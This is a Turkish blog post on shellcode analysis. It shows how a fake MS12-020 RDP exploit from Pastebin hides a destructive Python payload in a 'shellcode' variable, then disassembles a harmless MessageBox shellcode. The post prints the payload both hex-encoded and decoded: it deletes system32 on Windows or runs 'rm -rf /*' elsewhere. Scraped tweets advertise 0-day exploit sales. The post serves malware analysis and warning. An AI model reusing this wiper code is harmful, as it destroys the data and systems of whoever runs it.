

# KabukKod Analizi

written by Mert SARICA | 1 May 2013

KabukKod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (advanced persistent threat) saldırılarına, arka kapılardan, Watering Hole saldırılarına (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukKodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukKod içeren istismar kodları kullanılmadığı sürece Packetstorm, Exploit-DB, 1337day vb. istismar kodu yayınlayan sitelerden indirilen istismar kodlarının dolayısıyla kabukKodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabukKodu içeren istismar kodlarını çeşitli internet sitelerinde yayınlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan bir bildiride (MS12-020), RDP üzerinde uzaktan komut çalıştırmaya imkan tanıyan kritik bir güvenlik zafiyeti tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zafiyeti istismar ederek uzaktan komut çalıştırmaya imkan tanıyan istismar kodlarına verilmiştir.



**inj3ct0r** @inj3ct0r

23 Dec

[web applications] - NEWSolved SQL Injection Vulnerability  
[dlvr.it/2h1Yrl](https://dlvr.it/2h1Yrl)

Expand



**inj3ct0r** @inj3ct0r

23 Dec

[web applications] - Feindura CMS v2.0.4 [dlvr.it/2h1YrP](https://dlvr.it/2h1YrP)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[web applications] - CodeWeb SQL/XSS Vulnerabilities [dlvr.it/2h0D1n](https://dlvr.it/2h0D1n)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[remote exploits] - Microsoft Remote Desktop User/Password Reader  
(Base on MS12-020) [dlvr.it/2gyLF2](https://dlvr.it/2gyLF2)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[web applications] - Wordpress Themes - onepagewebsite Full Path  
Disclosure vulnerability [dlvr.it/2gyLCq](https://dlvr.it/2gyLCq)

Expand



**inj3ct0r** @inj3ct0r

21 Dec

[web applications] - ThinkSNS Arbitrary File Upload Vulnerability  
[dlvr.it/2gIkWW](https://dlvr.it/2gIkWW)

Expand



**inj3ct0r** @inj3ct0r

21 Dec

Do you want to buy or sell Exploits? [1337day.com/private](https://1337day.com/private) We have  
good Apache/IIS/nginx/vBulletin 5.0.0/DataLife Engine DLE 0day  
Exploits.

Expand

PASTEBIN | #1 paste tool since 2002

create new paste | tools | api | archive | faq

ms12-020

sign up | login | my alerts | my settings | my profile

Don't like ads? PRO users don't see any ads :-)

### Search results for: ms12-020

About 103 results (0.10 seconds)

[Python] [MS12-020 PoC - Pastebin.com](#)  
Mar 13, 2012 ... `usr/bin/env python. #####`  
##### # MS12-020 Exploit by ...  
pastebin.com/fFWkeZQH

[Python] [### ms12-020 "chinese shit" PoC v2 \(wireshark version ...](#)  
Mar 15, 2012 ... `ms12-020 "chinese shit" PoC v2 (wireshark version). #. # tested on winsp3`  
`spanish, reported to work on Win7, win 2008. #. # original source: ...`  
pastebin.com/jzQxvnpj

`usr/bin/env python # rdpasmash.py # MS12-020 RDP exploit, remote ...`  
Mar 17, 2012 ... `usr/bin/env python. # rdpasmash.py. # MS12-020 RDP exploit, remote code`  
`execution. # Confirmed working on all pre-patch boxes, XP to 7. # ...`  
pastebin.com/GM4sHj9t

[#ms12-020 fuckery - Pastebin.com](#)  
#ms12-020 2012-03-15 10:04:10 -0400 lifeasageek kd> r eax=b02ba008 ebx= 00000000  
ecx=00000002 edx=0000091d esi=b02ba604 edi=00000002 ...  
pastebin.com/5bHzGAF

[ms12-020 metasploit dos module - Pastebin.com](#)  
Mar 18, 2012 ... `class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include`  
`Msf::Auxiliary::Dos def initialize(info = {}) super(update_info(info, ...`  
pastebin.com/5aGxETfw

[### ms12-020 "chinese shit" PoC ## tested on winsp3 spanish, from ...](#)  
Mar 15, 2012 ... Copied. #. # `ms12-020 "chinese shit" PoC. #. # tested on winsp3 spanish,`  
`from localhost. #. #. import socket. import sys. buf="" ...`  
pastebin.com/UzDKcCQy

[Python] [#!/usr/bin/env python # # ms12-020 PoC attempt # # based ...](#)  
Mar 16, 2012 ... Copied. `#!/usr/bin/env python. #. # ms12-020 PoC attempt. #. # based on`  
`jdudck PoC. #. import sys. import socket. from struct import pack,unpack ...`  
pastebin.com/4FnaYYMz

Public Pastes

- Untitled 0 sec ago
- Untitled 2 sec ago
- Untitled 5 sec ago
- Untitled 7 sec ago
- Untitled 8 sec ago
- Untitled 9 sec ago
- Untitled 11 sec ago
- Just Really? 11 sec ago

100 TL değerinde fırsat için şimdi kaydolun AdWords'u deneyin Google

```
1. #!/usr/bin/env python
2.
3. # rdpasmash.py
4. # MS12-020 RDP exploit, remote code execution
5. # Confirmed working on all pre-patch boxes, XP to 7
6. #
7. # Author: Verze
8.
9. import struct
10. import socket
11. import sys
12.
13. trigger = "\x58\x6c\x64\x47\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x61"
14. trigger += "\x66\x70\x66\x65\x43\x52\x46\x71\x78\x30\x33\x35\x62\x63\x58\x63"
15. trigger += "\x47\x34\x33\x65\x62\x61\x46\x30\x34\x39\x6f\x64\x70\x65\x48\x65"
16. trigger += "\x69\x38\x68\x66\x4c\x75\x66\x30\x50\x6b\x6f\x66\x63\x65\x6f\x6f"
17. trigger += "\x79\x6a\x45\x52\x46\x67\x1a\x6a\x4d\x34\x68\x77\x72\x73\x65\x73"
18. trigger += "\x6a\x37\x72\x69\x6f\x68\x50\x52\x4d\x6e\x39\x67\x69\x6a\x55\x6c"
19. trigger += "\x68\x32\x77\x69\x6f\x69\x6d\x68\x63\x43\x63\x41\x43\x78\x65\x78"
20. trigger += "\x63\x43\x73\x69\x65\x62\x63\x47\x69\x6f\x66\x6a\x70\x65\x56\x61"
21. trigger += "\x67\x72\x63\x78\x68\x72\x67\x69\x63\x6b\x69\x69\x67\x6d\x45\x63"
22. trigger += "\x58\x6c\x64\x64\x67\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x61"
23. trigger += "\x6a\x63\x70\x66\x61\x1a\x76\x35\x59\x6f\x68\x63\x24\x6d\x4d\x74\x6e"
24. trigger += "\x6d\x66\x6e\x67\x69\x68\x50\x57\x6b\x6f\x6f\x6e\x63\x66\x63\x65\x63"
25. trigger += "\x73\x65\x63\x6b\x67\x72\x69\x69\x65\x63\x71\x69\x61\x67\x6b\x6f\x66"
26. trigger += "\x36\x63\x65\x79\x6f\x6a\x70\x65\x63\x63\x71\x67\x67\x74\x63\x24\x66\x61"
27. trigger += "\x78\x65\x43\x78\x6d\x64\x79\x6d\x43\x67\x24\x6a\x66\x68\x62\x79\x64"
28. trigger += "\x69\x67\x6e\x64\x63\x69\x67\x62\x4a\x65\x73\x64\x64\x67\x69\x63\x24\x67"
29. trigger += "\x61" # 39
```

Örneğin Pastebin'de yer alan bu istismar kodu her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabuk kod içermemektedir.

```
shellcode =
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79
\x73"
shellcode +=
"\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43
\x3a"
shellcode +=
"\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a
\x20"
shellcode +=
"\x3e\x20\x4e\x55\x4c\x20\x32\x3e\x26\x31\x27\x29\x20\x69\x66\x20\x27\x57\x69
\x6e"
shellcode +=
"\x27\x20\x69\x6e\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x70\x6c
\x61"
shellcode +=
"\x74\x66\x6f\x72\x6d\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x29\x20\x65\x6c
\x73"
shellcode +=
"\x65\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e
\x73"
shellcode +=
"\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20
\x2f"
shellcode +=
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69
\x20"
shellcode +=
"\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x65\x6c\x20\x66\x72\x65\x65
\x20"
shellcode +=
"\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68
\x20"
shellcode +=
"\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64
\x20"
shellcode +=
"\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65
\x20"
```



shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"

Yukarıda yer alan shellcode değişkenini (kabukkod) aşağıdaki gibi en sade hale getirip,

```
5f5f696d706f72745f5f28276f7327292e73797374656d282764656c202f73202f71202f66204
33a5c77696e646f77735
c73797374656d33325c2a203e204e554c20323e26312729206966202757696e2720696e205f5f
696d706f72745f5f2827
706c6174666f726d27292e73797374656d282920656c7365205f5f696d706f72745f5f28276f7
327292e73797374656d2
827726d202d7266202f2a203e202f6465762f6e756c6c20323e26312729202368692074686572
65205e5f7e206665656c
206672656520746f20737072656164207468697320776974682074686520726d202d726620726
5706c616365642077697
46820736f6d657468696e67206d6f726520696e736964696f7573
```

HEX değerlerini ASCII değerlerine çevirdiğimizde,

The screenshot shows the 'ASCII to Hex' website interface. It features several conversion tools arranged in a grid:

- Text (ASCII / ANSI):** Contains a text area with a shellcode payload and buttons for 'Convert' and 'Copy to Clipboard'.
- Binary:** Shows the shellcode in binary format (0s and 1s) with 'Convert' and 'Copy to Clipboard' buttons.
- Hexadecimal:** Shows the shellcode in hexadecimal format with 'Convert' and 'Copy to Clipboard' buttons.
- BASE64:** Shows the shellcode in Base64 encoding with 'Convert' and 'Copy to Clipboard' buttons.
- Decimal:** Shows the shellcode in decimal format with 'Convert' and 'Copy to Clipboard' buttons.
- ROT13:** Shows the shellcode after a ROT13 transformation with 'Convert' and 'Copy to Clipboard' buttons.
- URL Encoded:** Shows the shellcode with URL encoding with 'Convert' and 'Copy to Clipboard' buttons.
- HTML Entities:** Shows the shellcode with HTML entity encoding with 'Convert' and 'Copy to Clipboard' buttons.

At the bottom right, there is an advertisement for 'Well-typed sysadmins' with a link to 'janestreet.com' and a button to 'Get paid well OCamll/sysadmin jobs in NYC'.

```
__import__('os').system('del /s /q /f C:\windows\system32\* > NUL 2>&1') if
'Win' in __import__('platform').system()
else
```

```
__import__('os').system('rm -rf /* > /dev/null 2>&1')  
#hi there ^_^ feel free to spread this with the rm -rf replaced with  
something more insidious
```

yukarıda yer alan bu kodun çalıştırıldığı işletim sisteminin Windows olması durumunda system32 klasörünü sildiğini, Windows dışındaki işletim sisteminde çalıştırılması durumunda ise kök dizin (/) altında yer alan tüm dizinleri sildiğini, kısacası kabukkod adı altında sisteme zarar vermek amacıyla geliştirilmiş Python kodu içeren sahte bir istismar kodu olduğunu görebiliyoruz.

Peki ya gerçek anlamda OPCODElar'dan oluşan bir kabukkod nasıl analiz edilir ?

Örneğin elimizde bir istismar kodundan veya bir zararlı yazılımdan temin ettiğimiz aşağıdaki gibi bir kabuk kodu (İngilizce Windows XP SP3'de çalışmaktadır) olduğunu düşünelim. Bunu analiz edebilmek için öncelikle disassemble etmemiz gerekmektedir.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730e  
f81c111111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd0  
31c050b812cb817cffd0
```

Bunun için çevrimiçi (online) ve çevrimdışı (offline) olmak üzere 2 yol izleyebiliriz.

Çevrimiçi analiz için Malware Tracker gibi kabuk kod analizi yapan ve bize assembly kodunu gösteren bir siteden faydalanabiliriz.

malwaretracker.com: Shell x

www.malwaretracker.com/shellcode.php

Unpack and analyze shellcode. Paste hex of shellcode.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c1
11111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd031c050b812
cb817cffd0
```


Disassemble Shellcode Win32 Execute

Result:

Key: Entry Point:

00000000	31C0	xor eax,eax ; clearing variable
00000002	31DB	xor ebx,ebx ; clearing variable
00000004	31C9	xor ecx,ecx ; clearing variable
00000006	31D2	xor edx,edx ; clearing variable
00000008	51	push ecx
00000009	686C6C2020	push dword 0x20206c6c
0000000E	6833322E64	push dword 0x642e3233
00000013	6875736572	push dword 0x72657375
00000018	89E1	mov ecx,esp
0000001A	BB7B1D807C	mov ebx,0x7c801d7b
0000001F	51	push ecx
00000020	FFD3	call ebx ; call
00000022	B95E6730EF	mov ecx,0xef30675e
00000027	81C111111111	add ecx,0x11111111 ; math
0000002D	51	push ecx
0000002E	6861676542	push dword 0x42656761
00000033	684D657373	push dword 0x7373654d
00000038	89E1	mov ecx,esp
0000003A	51	push ecx
0000003B	50	push eax
0000003C	BB40AE807C	mov ebx,0x7c80ae40
00000041	FFD3	call ebx ; call
00000043	89E1	mov ecx,esp
00000045	31D2	xor edx,edx ; clearing variable
00000047	52	push edx
00000048	51	push ecx
00000049	51	push ecx
0000004A	52	push edx
0000004B	FFD0	call eax ; call
0000004D	31C0	xor eax,eax ; clearing variable
0000004F	50	push eax
00000050	B812CB817C	mov eax,0x7c81cb12
00000055	FFD0	call eax ; call

Çevrimdışı analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabuk kodu ile değiştirip analiz etmek), shellcode2exe aracı ile elimizdeki kabuk kodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabuk koda gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)





Immunity Debugger - sc.exe - [CPU - main thread, module sc]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

00401000 \$ 31C8 XOR EAX,EAX  
00401002 \$ 31C8 XOR EAX,EAX  
00401004 \$ 31C9 XOR ECX,ECX  
00401006 \$ 31D2 XOR EDI,EDI  
00401008 \$ 1 PUSH EAX  
00401009 68 6C6C2020 PUSH 20206C6C  
0040100E 68 32322E64 PUSH 642E3232  
00401013 68 75752572 PUSH 72577575  
00401018 89E1 MOV ECX,ESP  
0040101A B8 7B10807C MOV EBX,kerne!32.LoadLibraryA  
0040101F 51 PUSH ECX  
00401020 FF03 CALL EBX  
00401022 B9 5E5730EF MOV ECX,5E5730EF  
00401027 31C1 XOR EAX,1  
0040102D 51 PUSH ECX  
0040102E 68 51575542 PUSH 42555751  
00401033 68 4C557373 PUSH 73735540  
00401038 89E1 MOV ECX,ESP  
00401039 51 PUSH ECX  
0040103B 51 PUSH ECX  
0040103C B8 40E807C MOV EBX,kerne!32.GetProcAddress  
00401041 FF03 CALL EBX  
00401043 89E1 MOV ECX,ESP  
00401045 31D2 XOR EDI,EDI  
00401047 51 PUSH ECX  
00401048 51 PUSH ECX  
00401049 51 PUSH ECX  
0040104A 52 PUSH EDI  
0040104B FF00 CALL EAX  
0040104D \$ 31C8 XOR EAX,EAX  
0040104F 51 PUSH ECX  
00401050 B8 12CB817C MOV EAX,kerne!32.ExitProcess  
00401055 FF00 CALL EAX  
00401057 0000 ADD BYTE PTR DS:[EAX],AL  
00401059 0000 ADD BYTE PTR DS:[EAX],AL  
0040105B 0000 ADD BYTE PTR DS:[EAX],AL  
0040105D 0000 ADD BYTE PTR DS:[EAX],AL  
0040105F 0000 ADD BYTE PTR DS:[EAX],AL  
00401061 0000 ADD BYTE PTR DS:[EAX],AL  
00401063 0000 ADD BYTE PTR DS:[EAX],AL  
00401065 0000 ADD BYTE PTR DS:[EAX],AL  
00401067 0000 ADD BYTE PTR DS:[EAX],AL  
00401069 0000 ADD BYTE PTR DS:[EAX],AL  
0040106B 0000 ADD BYTE PTR DS:[EAX],AL  
0040106D 0000 ADD BYTE PTR DS:[EAX],AL  
0040106F 0000 ADD BYTE PTR DS:[EAX],AL  
00401071 0000 ADD BYTE PTR DS:[EAX],AL  
00401073 0000 ADD BYTE PTR DS:[EAX],AL  
00401075 0000 ADD BYTE PTR DS:[EAX],AL  
00401077 0000 ADD BYTE PTR DS:[EAX],AL  
00401079 0000 ADD BYTE PTR DS:[EAX],AL

[FileName  
LoadLibraryA  
GetProcAddress  
ExitCode => 0  
ExitProcess

MessageBoxA

Address Hex dump ASCII

00402000 00 00 00 00 00 00 .....  
00402008 00 00 00 00 00 00 .....  
00402010 00 00 00 00 00 00 .....  
00402018 00 00 00 00 00 00 .....  
00402020 00 00 00 00 00 00 .....  
00402028 00 00 00 00 00 00 .....  
00402030 00 00 00 00 00 00 .....  
00402038 00 00 00 00 00 00 .....  
00402040 00 00 00 00 00 00 .....  
00402048 00 00 00 00 00 00 .....  
00402050 00 00 00 00 00 00 .....  
00402058 00 00 00 00 00 00 .....  
00402060 00 00 00 00 00 00 .....  
00402068 00 00 00 00 00 00 .....  
00402070 00 00 00 00 00 00 .....  
00402078 00 00 00 00 00 00 .....  
00402080 00 00 00 00 00 00 .....  
00402088 00 00 00 00 00 00 .....  
00402090 00 00 00 00 00 00 .....  
00402098 00 00 00 00 00 00 .....  
004020A0 00 00 00 00 00 00 .....  
004020A8 00 00 00 00 00 00 .....  
004020B0 00 00 00 00 00 00 .....  
004020B8 00 00 00 00 00 00 .....  
004020C0 00 00 00 00 00 00 .....

Registers (FPU)

EAX 00C10000  
ECX 00000004  
EDX 7C90E514 ntdll.KiFastSystemCallRet  
EBX 00000000  
ESP 0012EF60  
EBP 0012EF54  
EDI 00000000  
EIP 7C90E514 ntdll.KiFastSystemCallRet  
C 0 ES 0023 32bit 0(FFFFFFFF)  
P 0 CS 001B 32bit 0(FFFFFFFF)  
D 0 SS 0023 32bit 0(FFFFFFFF)  
S 0 DS 0023 32bit 0(FFFFFFFF)  
FS 0 FS 002B 32bit 7FDF000(FFF)  
GS 0 GS 0000 NULL  
D 0  
I 0  
O 0 LastErr ERROR\_SUCCESS (00000000)  
EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)  
ST0 empty -0.0002632649370477423000  
ST1 empty 8.2002951340238055000e-307  
ST2 empty 5.8000109063299713000e-039  
ST3 empty -4.972335506458510000e+086  
ST4 empty 6.0765776117981363000e+139  
ST5 empty -1.0737393106303671000e+163  
ST6 empty 3.7136451430739227000  
ST7 empty 1.2519776165695107000e-312  
FST 0120 Cond 0 0 0 1 Err 0 0 1 0 0 0 0 0 (LT)  
FDW 027F Prec NEAR, S3 Mask 1 1 1 1 1 1

0012FF98 00000000 ....  
0012FF9C 0012FFA8 6 \* ASCII "MessageBoxA"  
0012FFA0 0012FFB0 6 \* ASCII "MessageBoxA"  
0012FFA4 00000000 ....  
0012FFA8 73736540 Mess  
0012FFAC 42555751 ageB  
0012FFB0 0041796F owa  
0012FFB4 72657375 user  
0012FFB8 642E3232 32;d  
0012FFBC 20206C6C ll  
0012FFC0 00000000 ....  
0012FFC4 7C317077 wpu! RETURN to kernel32.7C317077  
0012FFC8 00670067 g.g.  
0012FFCC 00720055 e.g.  
0012FFD0 7FDF4000 g.d  
0012FFD4 80544CFD "LTQ  
0012FFD8 0012FFC8 = \*  
0012FFDC F5475558 hhg!  
0012FFE0 FFFFFFFF  
0012FFE4 7C339008 i0a! SE handler  
0012FFEC 7C317000 cpu! kernel32.7C317000  
0012FFED 00000000 ....  
0012FFF0 00000000 ....  
0012FFF4 00000000 ....  
0012FFF8 00401000 .W. sc.<ModuleEntryPoint>  
0012FFFC 00000000 ....

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.